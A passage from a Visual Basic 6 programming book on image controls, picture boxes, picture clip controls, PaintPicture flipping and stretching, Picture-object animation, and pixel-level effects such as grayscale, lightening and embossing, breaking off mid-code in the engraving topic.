Image controls support events like **Click**, **DblClick**, **MouseDown**, **MouseMove**, and **MouseUp**. However, they do not support all the events that picture boxes support, such as **Key** events. In general, you use image controls for one purpose only: to display an image (which can include stretching that image). Both image controls and picture boxes can read in images in all the popular formats: GIF, JPEG, BMP, and so on.

For a lot more information on image controls, take a look at Chapter 10.

Using Picture Boxes

Picture boxes are like mini-paint programs. Not only can they display images—they can also create or modify them. You can use the built-in methods of picture boxes to draw text, ellipses, lines, boxes, and more, on top of the images they display.

You load an image into a picture box using its **Picture** property at design time or runtime. When you load an image in at runtime, use the **LoadPicture** function this way:

```
Private Sub Command1_Click()
```

```
    Picture1.Picture = LoadPicture("c:\image.bmp")
End Sub
```

As you can see in Figure 19.3, picture boxes display a border by default, although you can remove it with the control's **BorderStyle** property. By default, picture boxes display their images starting at the picture box's upper-left corner (leaving uncovered space at the lower-right blank), but you can change that by setting the **AutoSize** property to True. When you set **AutoSize** to True, the picture box sizes itself to fit its displayed image.

You can use a picture box's **PaintPicture** method to draw an image at different locations in a picture box, and even flip it as we'll see in this chapter. Both image controls and picture boxes can read in images in all the popular formats: GIF, JPEG, BMP, and so on.

For a lot more information on picture boxes, take a look at Chapter 10.

AutoSizing Picture Boxes

Image controls size themselves automatically to fit the image they're displaying—but picture boxes don't, by default. You can, however, make them resize themselves to fit the image they're displaying by setting the picture box's **AutoSize** property to True. You can set **AutoSize** to True either at design time or at runtime.

Loading Images In At Runtime

You know that you use the **Picture** property to load images into image controls and picture boxes, but how does that work at runtime? This code doesn't seem to work:

```
Private Sub Command1_Click()
    Image1.Picture = "c:\image.bmp"   'Error!
End Sub
```

You have to use the Visual Basic **LoadPicture** function here. That looks like this when we load an image into an image control:

```
Private Sub Command1_Click()
    Image1.Picture = LoadPicture("c:\image.bmp")
End Sub
```

Here's how we load that image into a picture box:

```
Private Sub Command1_Click()
    Picture1.Picture = LoadPicture("c:\image.bmp")
End Sub
```

You can also load an image into a Visual Basic Picture object. Let's see an example of how that works. First, we create a Picture object, **picObject1**:

```
Private Sub Command1_Click()
    Dim picObject1 As Picture
…
End Sub
```

Next, we load the image into that Picture object using **LoadPicture**:

```
Private Sub Command1_Click()
    Dim picObject1 As Picture
    Set picObject1 = LoadPicture("c:\image.bmp")
…
End Sub
```

Finally, we just set a picture box's **Picture** property to the Picture object, and that's it:

```
Private Sub Command1_Click()
    Dim picObject1 As Picture
    Set picObject1 = LoadPicture("c:\image.bmp")
    Set Picture1.Picture = picObject1
End Sub
```

If, on the other hand, you want to *save* an image to disk, use the picture box's **SavePicture** method.

Clearing (Erasing) Images

One of the handiest things to know about handling images is how to clear an image in a form or picture box. You use the **Cls** method (which originally stood for "Clear Screen") to do that (image controls don't have a **Cls** method).

For example, here's how we erase an image in a picture box when the user clicks that picture box:

```
Private Sub Picture1_Click()
    Picture1.Cls
End Sub
```

Storing Images In Memory Using The Picture Object

You want to load a number of images into your program, *SuperDuperGraphicsPro,* and store them in the background, invisibly. How do you do that?

Visual Basic offers a number of ways of loading in images and storing them unobserved (all of them covered in this book, of course). You can use the image list control to store images, or the picture clip controls (picture clips are covered in this chapter). You can even load images into picture boxes and make those picture boxes invisible (by setting their **Visible** properties to False). And you can use Picture objects. In fact, in some ways, you can think of the Picture object as an invisible picture box that takes up far fewer system resources (although Picture objects don't have drawing methods like **Line** or **Circle**, like picture boxes). The Picture object supports bitmaps, GIF images, JPEG images,

metafiles, and icons.

Let's see an example to show how the Picture object works. First, we create a Picture object, **picObject1**:

```
Private Sub Command1_Click()
    Dim picObject1 As Picture
…
End Sub
```

Then we load the image into that Picture object using **LoadPicture**:

```
Private Sub Command1_Click()
    Dim picObject1 As Picture
    Set picObject1 = LoadPicture("c:\image.bmp")
…
End Sub
```

Finally, we just set a picture box's **Picture** property to the Picture object, and that's it:

```
Private Sub Command1_Click()
    Dim picObject1 As Picture
    Set picObject1 = LoadPicture("c:\image.bmp")
    Set Picture1.Picture = picObject1
End Sub
```

You can also use the **Render** method to draw images with the Picture object (although **PaintPicture** is Microsoft's preferred method these days).

The Render Method

Here's how you use the **Render** method to draw images with the Picture object:

```
PictureObject.Render (hdc, xdest, ydest, destwid, desthgt, xsrc, ysrc, _
    srcwid, srchgt, wbounds)
```

Here are what the arguments for **Render** mean:

- *hdc*—The handle to the destination object's device context, such as **Picture1.hDC**.
- *xdest*—The x-coordinate of the upper-left corner of the drawing region in the destination object. This coordinate is in the scale units of the destination object.
- *ydest*—The y-coordinate of the upper-left corner of the drawing region in the destination object. This coordinate is in the scale units of the destination object.
- *destwid*—The width of the drawing region in the destination object, expressed in the scale units of the destination object.
- *desthgt*—The height of the drawing region in the destination object, expressed in the scale units of the destination object.
- *xsrc*—The x-coordinate of the upper-left corner of the drawing region in the source object. This coordinate is in HiMetric units.
- *ysrc*—The y-coordinate of the upper-left corner of the drawing region in the source object. This coordinate is in HiMetric units.

- *srcwid*—The width of the drawing region in the source object, expressed in HiMetric units.
- *srchgt*—The height of the drawing region in the source object, expressed in HiMetric units.
- *wbounds*—The bounds of a metafile. This argument should be passed a value of Null unless drawing to a metafile, in which case the argument is passed a user-defined type corresponding to a **RECTL** structure.

TIP: Note that some of the arguments to **Render** must be in HiMetric units. Here's an important note: You can convert from one set of units to another using the Visual Basic **ScaleX** and **ScaleY** functions, so use those functions to convert from twips or pixels to HiMetric.

Using Arrays Of Picture Objects

You can use an array of Picture objects to keep a series of graphics in memory without using a form that contains multiple picture box or image controls. This is good for creating animation sequences or other applications where rapid image changes are required.

Let's see an example. Here, we'll create an array of Picture objects and load images into them. We start by setting up an array of two Picture objects as a form-wide array:

```
Dim picObjects(1 To 2) As Picture
```

Then when the form loads, we read in two image files into the array:

```
Private Sub Form_Load()
    Set picObjects(1) = LoadPicture("c:\vbbb\pictureanimation\image1.bmp")
    Set picObjects(2) = LoadPicture("c:\vbbb\pictureanimation\image2.bmp")
End Sub
```

Now the images in the array will be available for use in our program (and we'll use them in a later topic in this chapter—see "Creating Image Animation").

Adding Picture Clip Controls To A Program

One way of storing images in a Visual Basic program is to use a picture clip control. This control stores a number of images as one large bitmap, and to get the image you want, you have to clip it out of that bitmap. If that sounds a little less convenient to you than using an image list control or array of Picture objects, you're right—it is. Picture clips were first made available long ago in Visual Basic and don't support all the convenience of more modern controls. However, programmers still use them, and we'll cover them here.

TIP: One excellent reason to use picture clip controls besides storing images is to edit existing images, because picture clip controls let you clip rectangular sections of image from exiting images.

To add a picture clip control to a program, follow these steps:

1. Select the Project|Components menu item.
2. Click the Controls tab in the Components dialog box.
3. Select the Microsoft PictureClip Control item.
4. Close the Components dialog box by clicking on OK.

5. This adds the Picture Clip Control's tool to the Visual Basic toolbox; that tool is at the bottom right in Figure 19.4. Use that tool to draw a picture clip control in your program; because the control is invisible at runtime, size and placement of the control don't matter.

Figure 19.4 The Picture Clip Control tool.

Now we add an image that consists of three images added together to the picture clip control, as you can see in Figure 19.5. When you want to get a picture from a picture clip control, you specify the (x, y) coordinates of the bitmap section you want, and its height and width. You can also divide the image up into rows and columns, as we'll see in a few topics.

Figure 19.5 Adding a picture clip control to a program.

To put the picture clip control to work, see the next few topics in this chapter.

Selecting Images In A Picture Clip Control Using Coordinates

You've placed all the images you want to store into a picture clip control as one large bitmap. How can you get your images back out again?

There are two ways to get images out of a picture clip control (three, if you count accessing the whole bitmap with the control's **Picture** property): by specifying the image's coordinates in the whole bitmap, or by breaking the bitmap into rows and columns and accessing the image by row and column. After you specify an image, you can retrieve it using the picture clip's **Clip** property. We'll see how to use bitmap coordinates in this topic, and rows and columns in the next topic.

An example will make this clearer. Here, we'll use a picture clip control to hold the three images from the previous topic in this chapter, and flip through them when the user clicks a command button. We'll need a picture clip control, **PictureClip1**; a command button, **Command1**, labeled "Clip next image"; and a picture box, **Picture1**, to display the images in (set **Picture1**'s **AutoSize** property to True so it will resize itself to match the images).

We start by storing the dimensions of each of the three images in the entire bitmap as constants and storing the currently displayed image in an index, **intImageIndex**:

```
Const intImageWidth = 137
Const intImageHeight = 70
Dim intImageIndex As Integer
```

To use coordinates to specify images in a picture clip control, you use **ClipX** and **ClipY** to indicate the upper-left point of the image, and **ClipWidth** and **ClipHeight** to indicate the image's width and height. When the form in our example loads, then, we can display the first image by setting these properties to match that image, and then set **Picture1**'s **Picture** property to the picture clip control's **Clip** property:

```
Private Sub Form_Load()
    PictureClip1.ClipX = 0
    PictureClip1.ClipY = 0
    PictureClip1.ClipWidth = intImageWidth
    PictureClip1.ClipHeight = intImageHeight
    Picture1.Picture = PictureClip1.Clip
End Sub
```

Now the picture box displays the first image. When the user clicks the command button, Command1, we increment the image index, **intImageIndex**:

```
Private Sub Command1_Click()
    intImageIndex = intImageIndex + 1
    If intImageIndex >= 3 Then intImageIndex = 0
...
End Sub
```

Then we reset the **ClipX** property to point to the new image and display it in the picture box (note that we're just working with a strip of images here; if you were working with a grid of images, you'd also have to calculate **ClipY**):

```
Private Sub Command1_Click()
    intImageIndex = intImageIndex + 1
    If intImageIndex >= 3 Then intImageIndex = 0
    PictureClip1.ClipX = intImageIndex * intImageWidth
    Picture1.Picture = PictureClip1.Clip
End Sub
```

That's all we need. Run the program now, as shown in Figure 19.6. When the user clicks the Clip Next

Image button, the next image appears in the picture box. Our picture clip example is a success.

Figure 19.6 Using coordinates in a picture clip control to retrieve images.

The code for this example, picclip.frm version 1 (version 2, which appears on the CD-ROM, will include the use of rows and columns and will be developed in the next topic), appears in Listing 19.1.

Listing 19.1 picclip.frm version 1

```
VERSION 6.00
Object = "{27395F88-0C0C-101B-A3C9-08002B2F49FB}#1.1#0"; "PICCLP32.OCX"
Begin VB.Form Form1
   Caption         =   "Form1"
   ClientHeight    =   2370
   ClientLeft      =   60
   ClientTop       =   345
   ClientWidth     =   4680
   LinkTopic       =   "Form1"
   ScaleHeight     =   2370
   ScaleWidth      =   4680
   StartUpPosition =   3  'Windows Default
   Begin VB.CommandButton Command2
      Caption         =   "Get next cell"
      Height          =   495
      Left            =   3120
      TabIndex        =   2
      Top             =   1560
      Width           =   1215
   End
   Begin VB.CommandButton Command1
      Caption         =   "Clip next image"
      Height          =   495
      Left            =   240
      TabIndex        =   1
      Top             =   1560
      Width           =   1215
   End
   Begin VB.PictureBox Picture1
      AutoSize        =   -1  'True
      Height          =   975
      Left            =   1200
      ScaleHeight     =   915
      ScaleWidth      =   2235
      TabIndex        =   0
```

```
      Top             =   240
      Width           =   2295
   End
   Begin PicClip.PictureClip PictureClip1
      Left            =   120
      Top             =   2040
      _ExtentX        =   10874
      _ExtentY        =   1852
      _Version        =   393216
      Picture         =   "picclip.frx":0000
   End
End
Attribute VB_Name = "Form1"
Attribute VB_GlobalNameSpace = False
Attribute VB_Creatable = False
Attribute VB_PredeclaredId = True
Attribute VB_Exposed = False
Const intImageWidth = 137
Const intImageHeight = 70
Dim intImageIndex As Integer

Private Sub Command1_Click()
    intImageIndex = intImageIndex + 1
    If intImageIndex >= 3 Then intImageIndex = 0
    PictureClip1.ClipX = intImageIndex * intImageWidth
    Picture1.Picture = PictureClip1.Clip
End Sub

Private Sub Form_Load()
    PictureClip1.ClipX = 0
    PictureClip1.ClipY = 0
    PictureClip1.ClipWidth = intImageWidth
    PictureClip1.ClipHeight = intImageHeight
    Picture1.Picture = PictureClip1.Clip
End Sub
```

Selecting Images In A Picture Clip Control Using Rows And Columns

In the previous topic, we saw how to select images in a picture clip control using coordinates in the single large bitmap that picture clip controls use to store images. You can also divide that bitmap up into rows and columns and access images that way.

In fact, using rows and columns is often much easier than using coordinates, because you don't have to figure things out using actual pixel values. Let's see an example. We'll just add some code to the picture clip control example we developed in the previous topic (picclip.frm). To start, we divide the picture clip control's bitmap into rows and columns with the **Rows** and **Columns** properties. Because there are three adjacent images in our bitmap (see Figure 19.5), we have one row and three columns, so we set the **Rows**

and **Columns** properties this way when the form loads:

```
Private Sub Form_Load()
    PictureClip1.ClipX = 0
    PictureClip1.ClipY = 0
    PictureClip1.ClipWidth = intImageWidth
    PictureClip1.ClipHeight = intImageHeight
    PictureClip1.Rows = 1
    PictureClip1.Cols = 3
    Picture1.Picture = PictureClip1.Clip
End Sub
```

Now we add a new command button, **Command2**, to the form, and label it “Get next cell”. When the user clicks this button, we can increment the image index, **intImageIndex**:

```
Private Sub Command2_Click()
    intImageIndex = intImageIndex + 1
    If intImageIndex >= 3 Then intImageIndex = 0
   …
End Sub
```

Then we use the picture clip control's **GraphicCell** array to get the new image, placing that image in the picture control's **Picture** property:

```
Private Sub Command2_Click()
    intImageIndex = intImageIndex + 1
    If intImageIndex >= 3 Then intImageIndex = 0
    Picture1.Picture = PictureClip1.GraphicCell(intImageIndex)
End Sub
```

That's all we need—now the user can click the new button, Get Next Cell, to cycle through the images in the picture clip control, as shown in Figure 19.7. Our picture clip control example is a success.

Figure 19.7 Using rows and columns in a picture clip control to retrieve images.

The code for this example is located in the picclip folder on this book's accompanying CD-ROM.

Flipping Images

You can gain a lot of control over how images are displayed by the **PaintPicture** method, which lets you flip, translate, or resize images:

```
object.PaintPicture picture, x1, y1, [width1, height1, [x2, y2, [width2, _
    height2, [opcode]]]]
```

You can use this method to stretch or flip images in forms, picture boxes, and the Printer object. Here's what the arguments passed to **PaintPicture** mean:

- *picture*—The source of the graphic to be drawn onto the object; should be a **Picture** property.
- *x1*, *y1*—Single-precision values indicating the destination coordinates (x-axis and y-axis) on the object for the picture to be drawn. The **ScaleMode** property of the object determines the unit of measure used.
- *width1*—Single-precision value indicating the destination width of the picture. The **ScaleMode** property of the object determines the unit of measure used. If the destination width is larger or smaller than the source width (*width2*), the picture is stretched or compressed to fit. If omitted, the source width is used.
- *height1*—Single-precision value indicating the destination height of the picture. The **ScaleMode** property of the object determines the unit of measure used. If the destination height is larger or smaller than the source height (*height2*), the picture is stretched or compressed to fit. If omitted, the source height is used.
- *x2*, *y2*—Single-precision values indicating the coordinates (x-axis and y-axis) of a clipping region within the picture. The **ScaleMode** property of the object determines the unit of measure used. If omitted, 0 is assumed.
- *width2*—Single-precision value indicating the source width of a clipping region within the picture. The **ScaleMode** property of the object determines the unit of measure used. If omitted, the entire source width is used.
- *height2*—Single-precision value indicating the source height of a clipping region within the picture.

The **ScaleMode** property of the object determines the unit of measure used. If omitted, the entire source height is used.

- *opcode*—**Long** value or code that is used only with bitmaps. It defines a bit-wise operation (such as **vbMergeCopy**) that is performed on the picture as it is drawn on the object.

You can flip a bitmap horizontally or vertically by using negative values for the destination height (*height1*) and/or the destination width (*width1*). Let's see an example. Here's how we flip the image in the current form horizontally and display it in **Picture2**:

```
Private Sub Form_Load()
    PaintPicture Picture, Picture1.ScaleWidth, 0, _
        -1 * ScaleWidth, ScaleHeight
End Sub
```

If we load the image we used in Figure 19.2 into a form and use the preceding code, we'll get the results you see in Figure 19.8. Now we're flipping images.

Figure 19.8 Flipping an image in a form.

The code for this example appears in the imageflip folder on this book's accompanying CD-ROM.

Stretching Images

The Aesthetic Design Department is calling. The image of the company founder you've put into your program looks fine, but why is it so *small*? Can't you enlarge it?

You can use the **PaintPicture** method to stretch images in forms, picture boxes, and the Printer object. Here's how that method works:

```
object.PaintPicture picture, x1, y1, [width1, height1, [x2, y2, [width2, _
    height2, [opcode]]]]
```

Here's what the arguments passed to **PaintPicture** mean:

- *picture*—The source of the graphic to be drawn onto the object; should be a **Picture** property.
- *x1*, *y1*—Single-precision values indicating the destination coordinates (x-axis and y-axis) on the object for the picture to be drawn. The **ScaleMode** property of the object determines the unit of measure used.
- *width1*—Single-precision value indicating the destination width of the picture. The **ScaleMode** property of the object determines the unit of measure used. If the destination width is larger or smaller than the source width (*width2*), the picture is stretched or compressed to fit. If omitted, the source width is used.
- *height1*—Single-precision value indicating the destination height of the picture. The **ScaleMode** property of the object determines the unit of measure used. If the destination height is larger or smaller than the source height (*height2*), the picture is stretched or compressed to fit. If omitted, the source height is used.
- *x2*, *y2*—Single-precision values indicating the coordinates (x-axis and y-axis) of a clipping region

within the picture. The **ScaleMode** property of the object determines the unit of measure used. If omitted, 0 is assumed.

- *width2*—Single-precision value indicating the source width of a clipping region within the picture. The **ScaleMode** property of the object determines the unit of measure used. If omitted, the entire source width is used.
- *height2*—Single-precision value indicating the source height of a clipping region within the picture. The **ScaleMode** property of the object determines the unit of measure used. If omitted, the entire source height is used.
- *opcode*—**Long** value or code that is used only with bitmaps. It defines a bit-wise operation (such as **vbMergeCopy**) that is performed on the picture as it is drawn on the object.

For example, here's how we stretch an image to fill a picture box (here, the picture we're stretching is the picture that already is displayed in the picture box—we're just sizing it to fill the picture box by making its width and height the width and height of the picture box):

```
Private Sub Form_Load()
    Picture1.PaintPicture Picture1.Picture, 0, 0, Picture1.ScaleWidth,_
        Picture1.ScaleHeight
End Sub
```

In Figure 19.9, we're applying this code to the picture in the picture box.

Figure 19.9 Stretching an image in an image control.

What About Image Controls?

You can stretch (or flip) an image in a picture box, form, or the Printer object using the **PaintPicture** method, but you can't use **PaintPicture** with image controls. Is there still some way of producing interesting graphics effects in an image control?

You can use the image control **Stretch** property. By default, image controls shape themselves to fit the images inside them (after all, their primary purpose is to display images), but if you set the **Stretch** property to True (the default is False), the image control will stretch the image to fit the control. As an example, we're stretching an image in the image control in Figure 19.9.

You can also stretch an image in an image control by resizing the control (using its **Width** and **Height** properties) at runtime as long as the control's **Stretch** property is True. The code for the example is located in the imagestretch folder on this book's accompanying CD-ROM.

Creating Image Animation

One way to create image animation is to use a picture box and keep changing its **Picture** property to display successive frames of an animation. You can store the images themselves in the program, such as using an image list control or an array of Picture objects. We've seen how to create animation earlier in this book in our chapter on Visual Basic timers using image lists; here, we can do the same thing using an array of Picture objects.

We add a timer control, **Timer1**, to the program and set its **Interval** property to 1000 (the **Interval** property is measured in milliseconds, 1/1000s of a second), which means the **Timer1_Timer()** event handler will be called once a second. We also add a picture box, **Picture1**, in which to display images and a command button, **Command1**, with the caption "Start animation" to start the animation.

For the purposes of this example, we will just switch back and forth between two images in the picture box. These two images are the two images in the Picture object array, **picObjects**, which we store in the form's (General) section:

```
Dim picObjects(1 To 2) As Picture
```

We load those images when the form first loads:

```
Private Sub Form_Load()
    Set picObjects(1) = LoadPicture("c:\vbbb\pictureanimation\image1.bmp")
    Set picObjects(2) = LoadPicture("c:\vbbb\pictureanimation\image2.bmp")
End Sub
```

To switch back and forth, we use a static Boolean flag named **blnImage1** like this, alternating between images in the Picture object array in **Timer1_Timer**:

```
Private Sub Timer1_Timer()
    Static blnImage1 As Boolean

     If blnImage1 Then
        Picture1.Picture = picObjects(1)
    Else
        Picture1.Picture = picObjects(2)
    End If
...
```

At the end of **Timer1_Timer**, we toggle the **blnImage1** flag this way:

```
Private Sub Timer1_Timer()
    Static blnImage1 As Boolean
    If blnImage1 Then
        Picture1.Picture = picObjects(1)
    Else
        Picture1.Picture = picObjects(2)
    End If

    blnImage1 = Not blnImage1
End Sub
```

All that's left is to start the animation when the user clicks the command button, and we do that like this, by enabling the timer:

```
Private Sub Command1_Click()
    Timer1.Enabled = True
End Sub
```

And that's all we need—now we're supporting animation using picture boxes and Picture object arrays. The result of this code appears in Figure 19.10.




Figure 19.10 Image animation with a picture box.

The code for this example is located in the pictureanimation folder on this book's accompanying CD-ROM.

Handling Images Bit By Bit

The Aesthetic Design Department is calling again. How about adding some special effects to the images in your program, *SuperDuperGraphicsPro*? Doesn't that mean working with images bit by bit, you ask? Probably, they say.

We can use Visual Basic methods to work bit by bit with images. Does that mean we'll actually use the **PSet** (sets a pixel) and **Point** (reads a pixel) methods to handle whole images? Exactly.

We'll see this in action over the next few topics. In this topic, we'll see how to read an image in from one picture box, **Picture1**, and write it out to another, **Picture2**, when the user clicks a command button, **Command1**. To be able to work pixel by pixel, set each picture box's **ScaleMode** property to **vbPixel (3)**.

We start by setting up an array, **Pixels**, to hold the colors of each pixel for an image up to 500 × 500 (to be more efficient, you can redimension your storage array with **ReDim** when you know the actual size of the image you're to work with) in the (General) declarations area of the form:

```
Const intUpperBoundX = 500
Const intUpperBoundY = 500
Dim Pixels(1 To intUpperBoundX, 1 To intUpperBoundY) As Long
```

The first task is to read the pixels in from **Picture1**, and we start by setting up loops over all the pixels in that image:

```
Private Sub Command1_Click()
    Dim x, y As Integer

     For x = 1 To intUpperBoundX
        For y = 1 To intUpperBoundY
…
        Next y
    Next x
```

Then we read each pixel from **Picture1** using the **Point** method and store the pixels in the **Pixels** array we've set up:

```
Private Sub Command1_Click()
    Dim x, y As Integer

    For x = 1 To intUpperBoundX
        For y = 1 To intUpperBoundY
            Pixels(x, y) = Picture1.Point(x, y)
        Next y
    Next x
```

Now we've stored the image in the **Pixels** array. To copy that image to **Picture2**, we just use that control's **PSet** method, pixel by pixel:

```
Private Sub Command1_Click()
    Dim x, y As Integer
```

```
    For x = 1 To intUpperBoundX
        For y = 1 To intUpperBoundY
            Pixels(x, y) = Picture1.Point(x, y)
        Next y
    Next x

    For x = 1 To intUpperBoundX
        For y = 1 To intUpperBoundY
            Picture2.PSet (x, y), Pixels(x, y)
        Next y
    Next x

End Sub
```

Does this work? It certainly does (although it might take a little time to execute), as you can see in Figure 19.11, where we copy the image in the top picture box (**Picture1**) to the bottom picture box (**Picture2**).

Figure 19.11 Copying an image bit by bit.

The code for this example is located in the imagecopy folder on this book's accompanying CD-ROM. Now that we've seen how to work with an image bit by bit, we'll see how to implement some image effects in the next few topics.

Creating Grayscale Images

We've seen how to work with images bit by bit in the previous topic. We'll augment that in this topic, where we see how to convert color images to grayscale images.

We do this by reading an image into a pixel array, then by converting each of those pixels to gray and writing the pixel array out to a new image. Let's see how this works. We'll convert the image in a picture box, **Picture1**, to grayscale, and display it in a new picture box, **Picture2**, when the user clicks a command button, **Command1**. To be able to work pixel by pixel, set each picture box's **ScaleMode** property to **vbPixel (3)**.

First, we set up storage space for the image in an array named **Pixels**, declared in the form's (General) section:

```
Const intUpperBoundX = 300
Const intUpperBoundY = 300
Dim Pixels(1 To intUpperBoundX, 1 To intUpperBoundY) As Long
```

When the user clicks the command button, we store the image in **Picture1** into the array **Pixels**:

```
Private Sub Command1_Click()
    Dim x, y As Integer

    For x = 1 To intUpperBoundX
        For y = 1 To intUpperBoundY
            Pixels(x, y) = Picture1.Point(x, y)
        Next y
    Next x
```

Now we're free to work with the image's pixels in a new loop (to be efficient, this new loop should be incorporated into the first loop where we read the pixels in, but here we'll use a new loop to make the image-handling process clear). In that new loop, we first separate out the color values (red, green, and blue) for each pixel. To create a grayscale image, you average those color values and then use the resulting average as the red, green, and blue color values in the new image.

The **Point** method returns a **Long** integer holding the red, green, and blue color values (which range from 0 to 255) in hexadecimal: **&HBBGGRR**. That means we can separate out the red, green, and blue color

values, storing them as the bytes **bytRed**, **bytGreen**, and **bytBlue** this way:

```
Private Sub Command1_Click()
    Dim x, y As Integer
    Dim bytRed, bytGreen, bytBlue As Integer

    For x = 1 To intUpperBoundX
        For y = 1 To intUpperBoundY
            Pixels(x, y) = Picture1.Point(x, y)
        Next y
    Next x

    For x = 1 To intUpperBoundX
        For y = 1 To intUpperBoundY
            bytRed = Pixels(x, y) And &HFF
            bytGreen = ((Pixels(x, y) And &HFF00) / &H100) Mod &H100
            bytBlue = ((Pixels(x, y) And &HFF0000) / &H10000) Mod &H100
...
```

To convert each pixel to grayscale, we just average its color values. Finally, we display the new image in a second picture box, **Picture2**:

```
Private Sub Command1_Click()
    Dim x, y As Integer
    Dim bytRed, bytGreen, bytBlue, bytAverage As Integer
...
    For x = 1 To intUpperBoundX
        For y = 1 To intUpperBoundY
            bytRed = Pixels(x, y) And &HFF
            bytGreen = ((Pixels(x, y) And &HFF00) / &H100) Mod &H100
            bytBlue = ((Pixels(x, y) And &HFF0000) / &H10000) Mod &H100

            bytAverage = (bytRed + bytGreen + bytBlue) / 3
            Pixels(x, y) = RGB(bytAverage, bytAverage, bytAverage)
         Next y
    Next x

    For x = 1 To intUpperBoundX
        For y = 1 To intUpperBoundY
            Picture2.PSet (x, y), Pixels(x, y)
        Next y
    Next x

End Sub
```

The result of this code appears in Figure 19.12. Although the effect is not terribly obvious in a book with

black-and-white images, we're converting an image from color to grayscale in that figure.

Figure 19.12 Converting an image to grayscale.

The code for this example is located in the imagegrayscale folder on this book's accompanying CD-ROM.

Lightening Images

The Testing Department is calling. Some of the users of your *SuperDuperGraphicsPro* program are saying the images in that program are too dark—can you let them lighten them? Hmm, you think—how does that work?

You can lighten images by adding the same positive number to each color value (red, green, and blue) of each pixel. Let's see how this works in an example. Here, we'll take the image in a picture box, **Picture1**, and add a value specified by the user to each color value when the user clicks a command button, **Command1**, displaying the result in a second picture box, **Picture2**. To be able to work pixel by pixel, set each picture box's **ScaleMode** property to **vbPixel** (3). We'll also have a text box, **Text1**, that will hold the value the user wants to add to each color value to lighten it.

We start by setting up the storage we'll need for the image:

```
Const intUpperBoundX = 200
Const intUpperBoundY = 200
Dim Pixels(1 To intUpperBoundX, 1 To intUpperBoundY) As Long
```

Next, we place the value the user wants added to each color value in a new variable named **intAddOn** when the user clicks the command button:

```
Private Sub Command1_Click()
    Dim intAddOn As Integer

    intAddOn = Val(Text1.Text)
```

Now we read the image in **Picture1** into the array named **Pixels**:

```
Private Sub Command1_Click()
    Dim x, y, intAddOn As Integer

    intAddOn = Val(Text1.Text)

    For x = 1 To intUpperBoundX
        For y = 1 To intUpperBoundY
            Pixels(x, y) = Picture1.Point(x, y)
        Next y
```

```
    Next x
```

Next, we get the red, green, and blue color values for each pixel and add the value in **intAddOn** to those color values, making sure they don't go higher than 255 (of course, you can also darken images by subtracting values here, although you should make sure the resulting color values don't go below 0):

```
Private Sub Command1_Click()
    Dim x, y, intAddOn As Integer
    Dim bytRed, bytGreen, bytBlue As Integer
…
    For x = 1 To intUpperBoundX
        For y = 1 To intUpperBoundY
            bytRed = Pixels(x, y) And &HFF
            bytGreen = ((Pixels(x, y) And &HFF00) / &H100) Mod &H100
            bytBlue = ((Pixels(x, y) And &HFF0000) / &H10000) Mod &H100

            bytRed = bytRed + intAddOn
            If bytRed > 255 Then bytRed = 255
            bytGreen = bytGreen + intAddOn
            If bytGreen > 255 Then bytGreen = 255
            bytBlue = bytBlue + intAddOn
            If bytBlue > 255 Then bytBlue = 255

            Pixels(x, y) = RGB(bytRed, bytGreen, bytBlue)
         Next y
    Next x
End Sub
```

Finally, we just copy the new pixels to the second picture box, **Picture2**:

```
Private Sub Command1_Click()
    Dim x, y, intAddOn As Integer
   …
    For x = 1 To intUpperBoundX
        For y = 1 To intUpperBoundY
            Picture2.PSet (x, y), Pixels(x, y)
        Next y
    Next x

End Sub
```

The result of this code appears in Figure 19.13. Now we're lightening images pixel by pixel in Visual Basic.




Figure 19.13 Lightening an image pixel by pixel.

The code for this example is located in the imagelighten folder on this book's accompanying CD-ROM.

Creating "Embossed" Images

You can create a striking visual effect by *embossing* an image, which makes it appear to be raised in 3D. Using the technique developed in the previous few topics, we can work pixel by pixel in an image to emboss it.

Let's see how this works in an example. Here, we'll take the image in a picture box, **Picture1**, and emboss the image in it when the user clicks a button, **Command1**, displaying the result in a second picture box, **Picture2**. To be able to work pixel by pixel, set each picture box's **ScaleMode** property to **vbPixel (3)**.

We start by storing the image in **Picture1** in an array named **Pixels**:

```
Const intUpperBoundX = 300
Const intUpperBoundY = 300
Dim Pixels(1 To intUpperBoundX, 1 To intUpperBoundY) As Long
Private Sub Command1_Click()
    Dim x, y As Integer

    For x = 1 To intUpperBoundX
        For y = 1 To intUpperBoundY
            Pixels(x, y) = Picture1.Point(x, y)
        Next y
    Next x
  …
```

Now we'll emboss the image in the **Pixels** array. Embossing is the process of plotting the difference between a pixel and a pixel above and to the left of it; this difference is added to 128 to make the whole image appear gray. Here's one important note: when we're setting a pixel, we use both it and the pixel to the upper-left of it, which means that to avoid incorporating pixels we've already set, we will proceed from the bottom-right of the array, not the upper-left. Here's how that process looks in code:

```
Private Sub Command1_Click()
    Dim bytRed, bytGreen, bytBlue, bytAverage As Integer
…
    For x = intUpperBoundX To 2 Step –1
        For y = intUpperBoundY To 2 Step –1
            bytRed = ((Pixels(x – 1, y – 1) And &HFF) – (Pixels(x, y) And _
               &HFF)) + 128
            bytGreen = (((Pixels(x – 1, y – 1) And &HFF00) / &H100) Mod _
               &H100 – ((Pixels(x, y) And &HFF00) / &H100) Mod &H100) + 128
            bytBlue = (((Pixels(x – 1, y – 1) And &HFF0000) / &H1000) Mod _
                 &H100 – ((Pixels(x, y) And &HFF0000) / &H10000) Mod &H100)_
              + 128

            bytAverage = (bytRed + bytGreen + bytBlue) / 3
            Pixels(x, y) = RGB(bytAverage, bytAverage, bytAverage)
         Next y
    Next x

End Sub
```

Note that we also average all the color values together so that the resulting image is a grayscale image. When we're done, we just copy the image to the second picture box, **Picture2**:

```
Private Sub Command1_Click()
    Dim bytRed, bytGreen, bytBlue, bytAverage As Integer
…
```

```
    For x = 1 To intUpperBoundX
        For y = 1 To intUpperBoundY
            Picture2.PSet (x – 2, y – 2), Pixels(x, y)
        Next y
    Next x

End Sub
```

Running this program gives the result you see in Figure 19.14. Now we're embossing images in Visual Basic.

Figure 19.14 Embossing an image pixel by pixel.

The code for this example is located in the imageemboss folder on this book's accompanying CD-ROM.

Creating "Engraved" Images

In the previous topic, we created embossed images by taking the difference between a pixel and the pixel to the upper-left of it and adding 128 to the result to create a grayscale image. We can also create *engraved* images by taking the difference between a pixel and the pixel to its *lower-right* and adding 128 to the result.

The code to create engraved images is the same as that to create embossed images, except that we work in the reverse direction and use the pixel to the lower-right, not the upper-left. Here's the new image effect loop:

```
    For x = 2 To intUpperBoundX – 1
        For y = 2 To intUpperBoundY – 1
              bytRed = ((Pixels(x + 1, y + 1) And &HFF) – (Pixels(x, y) And _
